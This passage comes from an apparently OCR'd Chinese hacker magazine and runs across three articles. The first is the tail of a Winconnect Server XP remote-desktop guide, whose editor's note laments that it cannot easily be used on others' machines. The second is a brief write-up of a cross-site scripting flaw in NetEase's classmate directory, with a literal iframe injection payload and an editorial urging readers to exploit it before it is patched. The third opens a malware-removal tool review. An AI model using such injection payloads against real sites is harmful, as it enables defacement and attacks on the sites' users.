从图中我们可以看到，在某些列表项的前面标有“>”这样的符号，这说明此列表项是可以进行设置的，用户只需要双击该项目后在弹出的对话框中进行相关的设定即可。比如要设置每个连接到主机的远程桌面客户端在弹出的时候删除临时文件夹，我们只需双击“退出时删除临时文件夹”选项，然后在弹出的对话框中选择“是”，最后单击“确定”按钮即可，如图4。




图4 “>”符号的使用




图5 终端服务器的系统信息

2、程序操作

设置完毕后，一个支持多用户登录的Windows XP就架设成功了。我同时使用Administrator这个账户进行登录安装了Winconnect Server XP的远程计算机，结果它并没有黑屏自动退出登录，也就证明了各个连接用户之间是相互独立的，相互之间并不影响，这样也就实现了多用户同时登录的功能。并且我发现Winconnect Server XP和Windows Server版的系统一样，同一个账户可以建立多个连接。用户在Winconnect Server XP窗口双击“终端服务器”，就可以在其中查看到终端服务的一些属性，如图5。

Winconnect Server XP的操作还是非常简单的。点击“动作”菜单中的“发送消息”命令还可以对远程用户发送即时消息；而菜单中的“影子”命令可以发起远程控制的连接请求，出现的对话框中的组合键则是用来结束远程控制的。在安装了Winconnect Server XP后，远程桌面支持使用复制、粘贴的方式，在本地主机与终端服务器间执行文件管理等操作。由于采用了128位的加密方式，保证了客户端与服务器之间的通信安全，这较之远程桌面默认的用明文传输账户信息，无疑更让用户放心；另外，我们还可以查看登录到主机的所有活动用户，并可以注销或是断开远程用户。

[文中涉及到的工具Winconnect Server Xp 2.0光盘中有收录]

编辑点评：

windowsXP带来了更安全的系统，却给广大黑友带来了更多的不爽，IPC$、3389……本文让我们看到了XP下远程连接实现的曙光。但是在系统正常启动的情况下替换TermSrv.DLL是不可行的，在对方机器安装Winconnect Server XP也是不现实的，又有少许遗憾吧！也许我们只能期待碰到网上流传的替换过TermSrv.dll的XP了，可是感觉那个作者的行为不太厚道哦！

网易的新漏洞

WH－错觉

从本文中你可以学到：

网易同学录的跨站漏洞利用

对网易的安全性，大家都会觉得做得不错吧，我也从没有怀疑过，毕竟这么大的一个网站嘛！不过今天无意中发现了一个问题。网易的同学录应该是用的人比较多了，安全性不高的话后果就不用我说了。我今天就来看一下它的安全性，呵呵，发图片时，在粘贴图片地址的时候，一不小心就多粘贴了一次。发表之后……看发生了什么！如图1，图2。




图1 在贴图地址栏多次粘贴图

奇迹发生了，看到这些乱的代码了没有，这些代码马上让我兴奋了起来，一种不妙的预感！嘿嘿，看来网易的同学录可能真的有问题啊。继续吧。加入一些html标签看会怎样，加入<img>看一下，





图2 网易同学录显示图片异常


图3 查看网页源代码


图4 网易同学录仍将地址作为图


图5 网易同学录上成功跨站

没有什么意外的情况。好的，我们看一下网页的源代码。代码中有许多的 'null'A'null'A'null'A'null'A'null'A'null'A'null'A'null，如图3。


就从这些地方下手，好，就在粘贴图片地址处前加 'A'nul。效果如何呢，期待一下。发送之后发现没有了图片链接，这个代码把图片的地址给屏蔽去了。在贴图和留言处都加入**<iframe width=80 height=80 frameborder=0 scrolling=auto src=http://www.nohack.cn></iframe>**，看看效果如何，如图4。

还是没有想要的效果。继续想办法，忽然想起在贴图处多粘贴几下，效果如何？如图5。

熟悉的nohack终于出来了。最后检测发现还可以在里面执行转页面语句。不过，这里就不一一说明了。

编辑点评：

很短小的一篇文章，但是要说的都说清楚了，小编我喜欢。网易的这种漏洞确实令人难以置信，不过百密必有一疏。整个163是如此庞大，好多细节需要考虑，出现漏洞可以理解。个人比较喜欢使用网易的服务，趁这个洞洞还没有补上，快去吧！不过不要做坏事哦！



Wopti 恶意软件清除大师

曹圆审文

从本文中你可以学到：

Wopti恶意软件清除大师的基本使用

随着雅虎中国和奇虎之战的升级，以及各种流氓软件的层出不穷，流氓软件的受关注程度再次被推到一个备受瞩目的高度。一时间，各种各样的反流氓软件也纷纷“揭竿而起”。就在昨天，国内知名的系统优化软件《Windows优化大师》推出的最新版本中，就新增加了一项强悍且免费的恶意软件清除模块“Wopti 恶意软件清除大师”。下面我们就来看看该软件的强悍功能。


“Wopti 恶意软件清除大师”与“Windows优化大师”、“Wopti 进程管理大师”、“Wopti 内存整理”等同为Wopti Utilities系列产品，用户只需要安装最新版本的《Windows优化大师》就可以拥有“Wopti 恶意软件清除大师”。双击桌面的图标来启动“Wopti 恶意软件清除大师”，软件默认会立即扫描和分析当前系统中存在的恶意软件，如图1。

